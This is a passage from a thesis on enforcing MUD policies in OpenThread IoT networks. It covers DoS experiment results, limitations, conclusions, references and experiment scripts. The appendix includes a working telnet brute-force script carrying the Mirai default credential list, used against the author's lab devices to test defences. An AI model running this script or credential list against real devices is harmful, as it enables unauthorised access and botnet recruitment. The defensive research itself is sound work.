Device	**nRF5340DK-1**	**nRF5340DK-2**
Instructed to send ICMP Requests	50,000	50,000
Actual sent ICMP Requests	45,270	37,275
Actual received ICMP Requests	**43,053**	**0**
Total time duration	522.775472 s	534.212963 s
Average time per sent request	0.010951 s	0.014332 s

Table 5.4: Experiment 3: Results of Denial-of-Service Simulation.

These results tell us that the devices were instructed to send 50,000 ping requests, but only 45,270 and 37,275 were sent according to the output of the end devices. The cause for this is speculative but can be because of too many parallel operations on the boards or dropped packets by the network. The most important fact to notice is that the device with MUD sends 0 ICMP requests to the victim successfully. This can also be seen in the firewall log on the border router, where all packets are dropped due to the MUD policy attached to the device. Finally, we see an increase in the average amount of time per sent request. This can be caused by the additional computing time of the border router firewall, as well as network congestion and network buffering.

Sending ≈100 ping requests per second is insufficient for a server to become overloaded. Therefore, using one device to send a bunch of requests will not work to perform a successful DoS attack, and thus preventing one device from sending these requests is not enough

to avoid a complete DDoS attack from happening. The quantity of attacking devices is an important factor in a DDoS attack. If, for example, one million devices send ≈100 ping requests per second, this could be enough to fully overload a server, and hence it is important to prevent as many devices as possible from becoming part of this attacking group. This experiment shows that MUD is able to stop a device from sending unwanted traffic, but could have only prevented the Mirai botnet from happening if enough of the devices included in the attack had been integrated with MUD in the first place.

5.4 Limitations

This thesis has shown the significance of integrating MUD in OpenThread. However, it is essential to acknowledge the shortcomings inherent to our implementation. By recognizing the limitations, researchers and developers can better understand the boundaries of the current system and where to improve upon it. We will discuss all limitations currently known to the system, and a possible way to mitigate these issues in future releases.

Improving Internal Network Security. MUD policy enforcement is done on the border router. This is the gateway between the Thread network and the LAN, as visualized in the network reference architecture in Figure 2.1. Only packets going through the border router are checked against the MUD policy. This works well to fend off adversaries coming from outside the Thread network. It does mean, however, traffic not going through the border router is not verified against the MUD policy, and thus Thread devices in the same OpenThread network can attack each other. This scenario is realistic as internal traffic is vital for the existence of the Thread network and thus cannot be blocked. Thread devices communicate internally about forming and sustaining the Thread network and possibly they forward internal packets in the case of a device functioning as a Thread router. Mitigating this requires firewalls to be deployed on each device connected to the network, but this is not desirable because of the constrained resources of said devices.

Reliability of URL Transfer. To convey the MUD URL to the MUD Manager, we use an MLE Parent Request multicasted from an end device to all routers in the network. This seems like a plausible way at first, because this operation happens during the device's bootstrapping phase. After running the experiments, we found that the MLE Parent Request is only sent a couple of times during bootstrapping and is not sent after this phase. This would mean that connected devices would not re-emit their MUD URL until the connection is forgotten and re-instantiated. Thus, an end device will not repeat its MUD URL for a long time. It can be a security and performance issue if the URL is not transmitted regularly, as this locator can be changed and policies can be modified without the MUD Manager knowing. For example, a software update of an end device can introduce an URL change. It can also happen that the content changes on the web server such that the policy needs to be renewed. Therefore, the PoC has to be adapted to send the MUD URL repeatedly to a MUD Manager such that the policies stay up-to-date. A workaround can be to repeatedly broadcast the MUD URL outside of the MLE Parent Request.

Extending URL Length Limit. The link to the MUD file is thus included in the MLE Parent Request. IEEE 802.15.4 can only include small payloads in its packets because of the limited Maximum Transmission Unit (MTU) of 127 bytes. To make all content fit into one single IEEE 802.15.4 packet, the maximum size of the MUD URL is set to 40 characters. This means that URLs longer than 40 characters are automatically trimmed to the maximum length. While this works for our use case, we do not perform any compression on the included MUD URL. Additional research is needed in the field of network encoding techniques to optimize the transfer of this URL. Another solution could be a centralized MUD archive for vendors, available everywhere around the world where MUD files have a pseudo-random identifier that can be used instead of the complete MUD URL. Replacing the long link with a shorter unique identifier would save bandwidth in the OpenThread network.

Exploring all MUD constructs. The MUD specification includes additional constructs that allow for even finer-grained network traffic control. *same-manufacturer* is an example of such additional constructs, which enables devices with matching hosts in the MUD URL to communicate with each other. Other MUD-specific constructs are described in RFC 8520 [18]. While these constructs can be helpful and, in some events, even necessary, these have not

yet been implemented in the PoC. To create a complete integration of MUD these constructs must also be added to the MUD Manager.

Chapter 6

Conclusion and Future Work

This thesis aimed to investigate the porting of a recent IETF [64] specification called MUD [18] into OpenThread [22] and what the consequences of this addition to OpenThread would be. We have partially implemented the MUD standard in a proof-of-concept OpenThread deployment used to validate the performance and impact on OpenThread-based networks. After taking conclusions from the outcomes of the experiments, we shed another light on the main research question and how this thesis has been able to provide an answer.

Experiment 1 is aimed at verifying how much overhead is added by MUD. By performing a series of ping requests on two connected devices and measuring the RTTs of all requests, We have found that minor latency in the handling of packets external to the OpenThread network is introduced. By having an enforced MUD policy enabled for a device, a few milliseconds are added for packet inspection and decision-making by a policy enforcer. We deem this minimal increase an acceptable tradeoff for increased network security.

Experiment 2 shows that the addition of MUD to OpenThread creates a barrier for telnet brute-force attempts. By performing 100 brute-force attempts on two devices in the network, we simulate a possible adversary. Not a single brute-force attempt succeeded after enabling MUD on one of the devices. In contrast, the remaining device without a valid MUD policy remained susceptible to all attacks. While other conditions remained the same, we conclude that the addition of MUD in OpenThread networks can successfully prevent an incoming telnet brute-force attack.

Experiment 3 shows that MUD creates a barrier for outgoing malicious activity as well. By simulating a DoS attack initiated from two compromised IoT devices on a specified victim device inside the LAN, it shows that the addition of MUD can counter all outgoing ping requests on the MUD enabled device, successfully preventing a DoS attack. The remaining device without MUD could not be prevented from attacking the victim. While other conditions remained the same, we conclude that the addition of MUD in OpenThread can successfully prevent an outgoing Denial of Service attack.

Considering the results of all experiments, it shows that MUD can significantly improve OpenThread network security when deployed in a real-life scenario. Little network delay is traded in for better resiliency against external threats coming from the Internet and the LAN. Considering the benefits, the addition of MUD comes at a low cost, low effort basis for vendors.

Looking back at the original research question, we can answer that enforcing MUD-based policies in OpenThread-powered networks is possible and enhances the network's resiliency against external adversaries.

While our research question has been positively answered, the supplied PoC is a foundation for further research and development. Innovation is key to developing new functionality

in the field of IoT and its security. We detail some promising improvements for the application of MUD in IoT networks that can further increase the defenses of these networks.

Addition of Signature Verification. For enhanced security, the MUD specification defines the usage of an external signature used for signing the MUD content. This signature is hosted online for a MUD Manager to download and verify the signature against the previously downloaded policy. The signature URL must be included as the *"mud-signature"* key under the *"ietf-mud:mud"* root object [18]. A signature URL is not mandatory by the specification but must be verified by the MUD Manager if it is included in the content. This extra verification step adds additional protection against attacks on MUD. Due to technical difficulties, we were unable to add this extra verification step to our PoC implementation. Considering the additional benefits, more research must be performed on how to properly add signature verification to the MUD Manager.

Extension to Multi-OTBR Networks. OpenThread supports the use of multiple Thread border routers in the same OpenThread network. While this adds additional agility, availability, and performance to the network, our current MUD solution is not prepared for this. Having multiple border routers means in essence that all MUD files and their corresponding policies need to be implemented on all border routers in the same way and (roughly) at the same time, otherwise creating an unreliable coverage of security policies distributed over the different border routers. To overcome this redundancy, the MUD Manager and all policies should be handled in a central place in the network. The application of SDN is promising and can be of use when overcoming this challenge. Previous research by Ranganathan et al. [19] and Garcia et al. [49] have shown already how an SDN Controller can be used to guide the decision-making process that, instead, is now happening in the OTBR firewall. Using an SDN setup combined with the OpenFlow [65] protocol, multiple border routers can be instructed to make the same choice based on the decision of the SDN controller. While this sounds promising, it may be too much of a setup in a regular home network and may only be of use in industrial, more complicated IoT networks. More research is needed on the feasibility and integration of the SDN solution in OpenThread networks.

Centralized MUD Server. As briefly touched upon before in Section 5.4, we see a centralized MUD File server as a great addition to the global framework. When working together, it is easier to set up and maintain a secure and reliable service. We should consider the following benefits of having one centralized storage over vendor-specific file servers.

- Availability: A centralized system can join forces to maintain and keep a centralized file server in the air. Vendor-specific file servers are more likely to experience downtime or bad maintenance, causing devices to not have a MUD policy enforced during their deployment. A centralized server can function as an archive that, even many years later, can still host the MUD files for legacy hardware that the vendor itself could not maintain anymore.
- Security: It is easier to upgrade one central file server with new technologies rather than having each vendor do it. The latter case would probably create many insecure or outdated security configurations on the web, causing failed MUD lookups or even new vulnerabilities for malicious users.
- Opaqueness: MUD files are not confidential. We can use this fact to actively search for broken or non-compliant MUD policies and report them before adversaries can abuse them. This can only work on one centralized server since all MUD files would then be located in one place. Otherwise, many more vendor-specific file servers would need to be searched individually, resulting in much overhead.
- Easy: Vendors do not have to reinvent the wheel. The wheel is fine, so why burden vendors with setting up a file server just for their own devices? Having one centralized

file server allows vendors to get started with MUD in just minutes without having the complexity of deploying their file server and structure.

A study into the effects of a centralized file server is encouraged by the benefits listed above. There are downsides or challenges to overcome, but this would be a great start in the right direction.

Bibliography

[1] Nordic Semiconductor, "nrf5340 dk - development kit for the nrf5340, a dual-core bluetooth 5.2 soc supporting bluetooth low energy, bluetooth mesh, nfc, thread and zigbee - nordicsemi.com." https://www.nordicsemi.com/Products/Development-hardware/nRF5340-DK. Accessed: 20-03-2023. vii, 15, 16

[2] "nRF52833 Development Kit." https://www.nordicsemi.com/Products/Development-hardware/nrf52833-dk. Accessed: 13-04-2023. vii, 15, 16

[3] "nRF52840 USB Dongle." https://www.nordicsemi.com/Products/Development-hardware/nrf52840-dongle. Accessed: 13-04-2023. vii, 15, 16

[4] "Ring Doorbell." https://www.ring.com/. Accessed: 28-06-2023. 1

[5] "Shelly Switch." https://shelly.cloud/. Accessed: 28-06-2023. 1

[6] "Philips Hue." https://www.philips-hue.com/. Accessed: 28-06-2023. 1

[7] W. Ejaz, A. Anpalagan, M. A. Imran, M. Jo, M. Naeem, S. B. Qaisar, and W. Wang, "Internet of things (iot) in 5g wireless communications," *IEEE Access*, vol. 4, pp. 10310–10314, 2016. 1

[8] A. Ericsson, "Cellular networks for massive iot-enabling low power wide area applications," *no. January*, pp. 1–13, 2016. 1

[9] J. Deogirikar and A. Vidhate, "Security attacks in iot: A survey," in *2017 International Conference on I-SMAC (IoT in Social, Mobile, Analytics and Cloud) (I-SMAC)*, pp. 32–37, Feb 2017. 1

[10] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, *et al.*, "Understanding the mirai botnet," in *26th {USENIX} security symposium ({USENIX} Security 17)*, pp. 1093–1110, 2017. 1, 21, 22, 25

[11] B. Krebs, "Krebs on Security." https://krebsonsecurity.com/. Accessed: 14-05-2023. 1

[12] "OVH." https://www.ovh.com/. Accessed: 14-05-2023. 1

[13] "Dyn." https://dyn.com/. Accessed: 14-05-2023. 1

[14] "ZigBee." https://zigbeealliance.org/. Accessed: 03-06-2023. 1

[15] S. C. Ergen, "Zigbee/ieee 802.15. 4 summary," *UC Berkeley, September*, vol. 10, no. 17, p. 11, 2004. 1

[16] Thread Group, "Thread." https://www.threadgroup.org/. Accessed: 05-06-2023. 2, 5

[17] "Thread Group." https://www.threadgroup.org/thread-group. Accessed: 03-06-2023. 2, 5

[18] E. Lear et al., "Rfc 8520: Manufacturer usage description specification." https://www.rfc-editor.org/rfc/rfc8520. Accessed: 05-06-2023. 2, 8, 10, 17, 29, 31, 32

[19] M. Ranganathan, D. Montgomery, and O. E. Mimouni, "Soft mud: Implementing manufacturer usage descriptions on openflow sdn switches," NIST, 3 2019. 2, 10, 11, 32

[20] S. M. Sajjad, M. Yousaf, H. Afzal, and M. R. Mufti, "Emud: Enhanced manufacturer usage description for iot botnets prevention on home wifi routers," *IEEE Access*, vol. 8, pp. 164200–164213, 2020. eMud enhances the traditional MUD specification with additional authentication and and vulnerability patching methods. These measures greatly enhance the possible attacks that can be caried out on IoT devices.

eMUD was proposed in 2020. Nevertheless, it seems that these proposals never took off and had any effect on the literature, as there are no other papers descriping this.

. 2, 10

[21] T. Group, "Thread 1.3.0 Specification." https://www.threadgroup.org/ThreadSpec. Accessed: 29-02-2023. 2, 5, 7, 8

[22] Google, "Openthread." https://openthread.io/. Accessed: 26-04-2023. 2, 7, 31

[23] N. Semiconductor, "Battery life estimation for thread and zigbee seds." https://infocenter.nordicsemi.com/pdf/nwp_039.pdf, 2021. 5

[24] IETF NETCONF Working Group, "YANG - A Data Modeling Language for the Network Configuration Protocol (NETCONF)," RFC 7950, Internet Engineering Task Force (IETF), August 2016. 5, 8

[25] IETF JSON Working Group, "The JavaScript Object Notation (JSON) Data Interchange Format," December 2017. 5, 8

[26] N. Kushalnagar, G. Montenegro, and C. Schumacher, "Ipv6 over low-power wireless personal area networks (6lowpans): overview, assumptions, problem statement, and goals," 2007. 5

[27] P. Wu, Y. Cui, J. Wu, J. Liu, and C. Metz, "Transition from ipv4 to ipv6: A state-of-the-art survey," *IEEE Communications Surveys & Tutorials*, vol. 15, pp. 1407–1424, Third 2013. 5, 6

[28] S. Kumar, S. Dalal, and V. Dixit, "The osi model: Overview on the seven layers of computer networks," *International Journal of Computer Science and Information Technology Research*, vol. 2, no. 3, pp. 461–466, 2014. 6

[29] IEEE, "Ieee standard for low-rate wireless networks," *IEEE Std 802.15.4-2020 (Revision of IEEE Std 802.15.4-2015)*, pp. 1–800, July 2020. 6, 15

[30] IEEE, "Ieee standard for ethernet," *IEEE Std 802.3-2022 (Revision of IEEE Std 802.3-2018)*, pp. 1–7025, July 2022. 6

[31] IEEE, "Ieee standard for information technology—telecommunications and information exchange between systems local and metropolitan area networks—specific requirements - part 11: Wireless lan medium access control (mac) and physical layer (phy) specifications," *IEEE Std 802.11-2016 (Revision of IEEE Std 802.11-2012)*, pp. 1–3534, Dec 2016. 6

[32] "Internet Protocol." RFC 791, Sept. 1981. 6

[33] "User Datagram Protocol." RFC 768, Aug. 1980. 6

[34] "Transmission Control Protocol." RFC 793, Sept. 1981. 7

[35] Z. Shelby, K. Hartke, and C. Bormann, "The constrained application protocol (coap)," tech. rep., 2014. 7

[36] R. Kelsey, "Mesh Link Establishment," Internet-Draft draft-ietf-6lo-mesh-link-establishment-00, Internet Engineering Task Force, Dec. 2015. Work in Progress. 7, 17

[37] openthread, "openthread/openthread: Openthread released by google is an open-source implementation of the thread networking protocol." https://github.com/openthread/openthread. Accessed: 26-04-2023. 7

[38] H.-S. Kim, S. Kumar, and D. E. Culler, "Thread/openthread: A compromise in low-power wireless multihop network architecture for the internet of things," *IEEE Communications Magazine*, vol. 57, no. 7, pp. 55–61, 2019. 7

[39] Google, "Certification | openthread." https://openthread.io/certification. Accessed: 26-04-2023. 7

[40] "OpenThread Border Router." https://openthread.io/guides/border-router. Accessed: 28-03-2023. 8, 16

[41] OpenThread, "OpenThread Border Router GitHub Repository." https://github.com/openthread/borderrouter. Accessed: 28-03-2023. 8, 16

[42] "ip6tables(8) - Linux man page." https://linux.die.net/man/8/ip6tables. Accessed on June 28, 2023. 8

[43] H. S. Kim, S. Kumar, and D. E. Culler, "Thread/openthread: A compromise in low-power wireless multihop network architecture for the internet of things," *IEEE Communications Magazine*, vol. 57, pp. 55–61, 7 2019. Paper discusses differences between RPL and Thread. RPL is negatively experienced, while Thread seems to offer many improvements w.r.t. RPL. The paper explains the workings of RPL, and even more important, explains the working of Thread and how the routing is done within.

The paper gives a good overview of all the improvements in Thread. It does mention that research is scarce and there should be done more research in the future.

Paper does not discuss MUD.
. 10, 11

[44] R. Alexander, A. Brandt, J. Vasseur, J. Hui, K. Pister, P. Thubert, P. Levis, R. Struik, R. Kelsey, and T. Winter, "RPL: IPv6 Routing Protocol for Low-Power and Lossy Networks." RFC 6550, Mar. 2012. 10

[45] A. I. Grohmann, D. Nophut, M. Sobe, A. B. Perez, and F. H. Fitzek, "Interference resilience of thread: A practical performance evaluation," Institute of Electrical and Electronics Engineers Inc., 1 2021. 10, 11, 15

[46] W. Rzepecki, L. Iwanecki, and P. Ryba, "Ieee 802.15.4 thread mesh network - data transmission in harsh environment," pp. 42–47, Institute of Electrical and Electronics Engineers Inc., 10 2018. 10, 11

[47] T. Herrera and F. Núñez, "Scalability and integration of a thread implementation in a home area network; scalability and integration of a thread implementation in a home area network," 2019. 10, 11

[48] A. Hamza, H. H. Gharakheili, and V. Sivaraman, "Combining mud policies with sdn for iot intrusion detection," pp. 1–7, Association for Computing Machinery, Inc, 8 2018. 10, 11

[49] S. N. M. García, A. M. Zarca, J. L. Hernández-Ramos, J. B. Bernabé, and A. S. Gómez, "Enforcing behavioral profiles through software-defined networks in the industrial internet of things," *Applied Sciences (Switzerland)*, vol. 9, 11 2019. 10, 11, 32

[50] A. Hamza, D. Ranathunga, H. H. Gharakheili, M. Roughan, and V. Sivaraman, "Clear as mud: Generating, validating and applying iot behavioral profiles," pp. 8–14, Association for Computing Machinery, Inc, 8 2018. 10, 11

[51] D.-G. Akestoridis, U. A. S. I. G. on Mobility of Systems, Audit, C. A. S. I. G. on Security, and A. SIGs, *On the Security of Thread Networks: Experimentation with OpenThread-Enabled Devices*. 2022. 11, 15

[52] Z. Heeb, O. Kalinagac, W. Soussi, and G. Gur, "The impact of manufacturer usage description (mud) on iot security," Institute of Electrical and Electronics Engineers Inc., 2022. Paper analyzes possible attacks and whether they are possible to prevent with MUD. Great attacks to focus on with MUD are spoofing and lack of MUD authentication file. 11

[53] A. M. Zarca, J. B. Bernabe, R. Trapero, D. Rivera, J. Villalobos, A. Skarmeta, S. Bianchi, A. Zafeiropoulos, and P. Gouvas, "Security management architecture for nfv/sdn-aware iot systems," *IEEE Internet of Things Journal*, vol. 6, pp. 8005–8020, 10 2019. 11

[54] A. Gallais, T.-H. Hedli, V. Loscri, and N. Mitton, "Denial-of-sleep attacks against iot networks," in *2019 6th International Conference on Control, Decision and Information Technologies (CoDIT)*, pp. 1025–1030, IEEE, 2019. 11

[55] A. T. Capossele, V. Cervo, C. Petrioli, and D. Spenza, "Counteracting denial-of-sleep attacks in wake-up-radio-based sensing systems," Institute of Electrical and Electronics Engineers Inc., 11 2016. 11

[56] J. Uher, R. G. Mennecke, and B. S. Farroha, "Denial of sleep attacks in bluetooth low energy wireless sensor networks," pp. 1231–1236, Institute of Electrical and Electronics Engineers Inc., 12 2016. 11

[57] R. S. Quattlebaum and james woodyatt, "Spinel Host-Controller Protocol," Internet-Draft draft-rquattle-spinel-unified-00, Internet Engineering Task Force, May 2017. Work in Progress. 15

[58] Nordic Semiconductor, "nrfconnect/sdk-nrf: nrf connect sdk main repository." https://github.com/nrfconnect/sdk-nrf. Accessed: 20-03-2023. 16

[59] "Zephyr Project." https://www.zephyrproject.org/. Accessed: 28-03-2023. 16

[60] "NGINX." https://www.nginx.com/. Accessed: 23-04-2023. 16

[61] "Ubuntu 20.04 LTS (Focal Fossa)." https://releases.ubuntu.com/20.04/. Accessed: 28-03-2023. 16

[62] Dave Gamble, "cJSON GitHub Repository." https://github.com/DaveGamble/cJSON. Accesse: 15-04-2023. 18

[63] U. Association., *Proceedings of the Second Workshop on Real Large Distributed Systems : December 13, 2005, San Francisco, CA, USA.* USENIX Association, 2005. 20

[64] "Internet Engineering Task Force (IETF)." https://www.ietf.org/. Accessed: 29-06-2023. 31

[65] N. McKeown, T. Anderson, H. Balakrishnan, G. Parulkar, L. Peterson, J. Rexford, S. Shenker, and J. Turner, "OpenFlow: Enabling Innovation in Campus Networks," in *ACM SIGCOMM Computer Communication Review*, vol. 38, pp. 69–74, ACM, 2008. 32

Appendix A

Experiment Scripts

A.1 Experiment 1

Measure and plot the Round-Trip Times of 10,000 consecutive ping requests on a Nordic nRF5340DK without MUD and a Nordic nRF5340DK with MUD.

A.1.1 Script - Ping

This script performs for each IP listed in the variable "ips" a MAX_ITER (10,000) amount of ping requests. For each MAX_ITER ping request, it stores the RTT in memory and, after finishing all requests, returns a list of all RTTs. These are then written to a file where each RTT is separated by a new line. The file is called "<IP>.txt" where <IP> is replaced with the actual IP of the device. It logs several strings to the console, each including a timestamp to measure the amount of time each step took.

```
from icmplib import ping, Host

from timeit import default_timer as timer

MAX_ITER = 10000


def perform_ping_experiment(ip: str) -> list:
    result: Host = ping(ip, MAX_ITER)

    return result.rtts


ips: list = [
    "fde0:3771:b314:1:a439:ed43:65fb:9eba",  # MUD
    "fde0:3771:b314:1:6663:5727:1d1b:5f55",
]  # No MUD

for ip in ips:
    storage_file = open(f"{ip}.txt", "a")

    print(f"{timer()} | Performing ping experiment for IP {ip}")
    pings: list = perform_ping_experiment(ip)
    print(f"{timer()} | Saving results of ping test for IP {ip}")
    storage_file.write("\n".join(str(ping) for ping in pings))
    print(f"{timer()} | Pings stored successfully")
    storage_file.close()
```

Listing A.1: icmpv6_timing.py.

A.1.2 Script - Plot

To visualize the data, this script uses the RTTs exported by the code in Appendix A.1.1. It uses Numpy to load the lines into memory, after which Pandas creates a dataframe having two classes, "MUD" and "no MUD". Using this dataframe, Seaborn creates two plots; a boxplot and a histogram.

```
from matplotlib import pyplot as plt
import pandas as pd
import numpy as np
import seaborn as sns


FILE_NO_MUD: str = "icmpv6_no_mud.txt"
FILE_MUD: str = "icmpv6_mud.txt"

icmp_results_mud: np.ndarray = open(FILE_MUD, "r").readlines()
icmp_results_no_mud: np.ndarray = open(FILE_NO_MUD, "r").readlines()

results: np.ndarray = np.append(
    np.array(icmp_results_mud), np.array(icmp_results_no_mud)
)

results_pd: pd.DataFrame = pd.DataFrame(
    {
        "icmp_rtt (ms)": pd.to_numeric(results),
        "mud": np.append(
            np.repeat("With MUD", len(icmp_results_mud)),
            np.repeat("Without MUD", len(icmp_results_no_mud)),
        ),
    }
)

sns.boxplot(x="mud", y="icmp_rtt (ms)", data=results_pd, showfliers=False)

plt.show()

sns.boxplot(x="mud", y="icmp_rtt (ms)", data=results_pd, showfliers=True)

plt.show()

sns.histplot(data=results_pd, hue="mud", x="icmp_rtt (ms)")

plt.xlim(0, 75)
plt.show()
```

Listing A.2: plot_icmpv6_results.py.

A.2 Experiment 2

Perform a brute-force attack 100 times on a Nordic nRF5340DK without MUD and a Nordic nRF5340DK with MUD.

A.2.1 Script - Single / Multi Bruteforce

For each IP in "hosts", this script first executes a ping to the IP. If reachable, it starts a brute-force attempt where every account in "accounts" is tried as a username/password combination. These combinations correspond to the ones used in the Mirai malware. It continues until a successful attempt is made, or the end of the list is reached. Only if there is a successful login attempt, "Success" is written to a file called <IP>-bruteforce.txt, else Fail is written.

Entries are separated with a new line. Finally, a loop over the files outputs how many attempts were successful out of the total amount of times tried.

```
# Ignore Deprecation Warning from telnetlib
import warnings

warnings.filterwarnings("ignore", category=DeprecationWarning)

from icmplib import ping
from telnetlib import Telnet

MAX_ITER = 100

accounts: list[tuple] = [
    ("666666", "666666"),
    ("888888", "888888"),
    ("admin", ""),
    ("admin", "1111"),
    ("admin", "1111111"),
    ("root", "12345"),
    ("admin", "1234"),
    ("admin", "12345"),
    ("admin", "123456"),
    ("admin", "54321"),
    ("admin", "7ujMko0admin"),
    ("admin", "admin"),
    ("admin", "admin1234"),
    ("admin", "meinsm"),
    ("admin", "pass"),
    ("admin", "password"),
    ("admin", "smcadmin"),
    ("admin1", "password"),
    ("administrator", "1234"),
    ("Administrator", "admin"),
    ("guest", "12345"),
    ("guest", "guest"),
    ("mother", "f**ker"), # This one has been redacted for reasons
    ("root", ""),
    ("root", "00000000"),
    ("root", "1111"),
    ("root", "1234"),
    ("root", "123456"),
    ("root", "54321"),
    ("root", "666666"),
    ("root", "7ujMko0admin"),
    ("root", "7ujMko0vizxv"),
    ("root", "888888"),
    ("root", "admin"),
    ("root", "anko"),
    ("root", "default"),
    ("root", "dreambox"),
    ("root", "hi3518"),
    ("root", "ikwb"),
    ("root", "juantech"),
    ("root", "jvbzd"),
    ("root", "klv123"),
    ("root", "klv1234"),
    ("root", "pass"),
    ("root", "password"),
    ("root", "realtek"),
    ("root", "root"),
    ("root", "system"),
    ("root", "user"),
    ("root", "vizxv"),
    ("root", "xc3511"),
    ("root", "xmhdipc"),
    ("root", "zlxx."),
    ("root", "Zte521"),
```

```
    ("service", "service"),
    ("supervisor", "supervisor"),
    ("support", "support"),
    ("tech", "tech"),
    ("ubnt", "ubnt"),
    ("user", "user"),
]

hosts: list = [
    "fde0:3771:b314:1:a439:ed43:65fb:9eba",
    "fde0:3771:b314:1:6663:5727:1d1b:5f55",
]


def do_ping(host):
    # Perform a ping to see if the Host is reachable
    result = ping(host)

    if result.packets_sent == result.packets_received:
        print(f"Host {host} is online and reachable by ping")
        return True
    else:
        print(f"Host {host} is unreachable")
        return False


def bruteforce(host, username, password) -> bool:
    # Make a connection with the host using default port 23
    try:
        tn = Telnet(host, timeout=5)
    except (TimeoutError, OSError):
        # Connection could not be established, show an error and quit
        print(f"Connection Refused for IP {host}")
        raise ConnectionRefusedError

    # Write an empty line in case that the Telnet prompt does not send response on
        connect
    tn.write(b"\n")

    # Read prompt
    rsp: bytes = tn.read_until(b"login: ", timeout=1)

    # If Telnet is stuck on password command, write some garbage to get back to username
         login
    # Executed if password is in rsp, so find returns an index >= 0
    if rsp.find(b"password:") >= 0:
        tn.write(b"garbage\n")
        rsp = tn.read_until(
            b"login: ", timeout=1
        )  # Now read prompt again, hoping for the best

    # If prompt now not contains login, exit
    # Executed if login is not in rsp, so find returns an index < 0
    if rsp.find(b"login:") < 0:
        tn.close()
        return False

    # Write username to the prompt with a newline
    tn.write(username.encode("ascii") + b"\n")

    # If there is a passsword in the combination, try entering the password
    # Wait until the prompt is ready for the password, then enter it with a newline
    tn.read_until(b"password: ", timeout=1)
    tn.write(password.encode("ascii") + b"\n")

    # When user is authenticated now, we should see the shell command
    rsp = tn.read_until(b"shell~$", timeout=1)
```

```
    # If login is in rsp, then credentials were wrong. So exit then
    # Executed when login is in rsp, so find returns an index >= 0
    if rsp.find(b"login:") >= 0 or rsp.find(b"password:") >= 0:
        print(f"Bad username and password {username}:{password} on host {host}")
        tn.close()
        return False

    # We are now logged in. Show success message and safely exit the prompt after.
    print(f"Login successful to host {host} with {username}:{password}")

    tn.write(b"logout\n")
    tn.write(b"exit\n")
    tn.close()

    return True


def log(file, success: bool):
    file.write("Success\n" if success else "Fail\n")


# For each host we want to try
for host in hosts:
    file = open(f"{host}-bruteforce.txt", "a")
    for i in range(0, MAX_ITER):
        success = False
        if not do_ping(host):
            log(file, False)
            break
        # For each bruteforce combination
        for username, password in accounts:
            # Perform the bruteforce, quit the loop when a match is found
            try:
                if bruteforce(host, username, password):
                    success = True
                    log(file, True)
                    break
            except ConnectionRefusedError:
                log(file, False)
                break

        if not success:
            log(file, False)

    file.close()

print("Bruteforcing complete")

for host in hosts:
    file = open(f"{host}-bruteforce.txt", "r")
    lines = file.readlines()
    print(
        f"Host {host} has been successfully bruteforced {['Success' in x for x in lines
            ].count(True)}/{MAX_ITER} times"
    )
```

Listing A.3: bruteforce.py.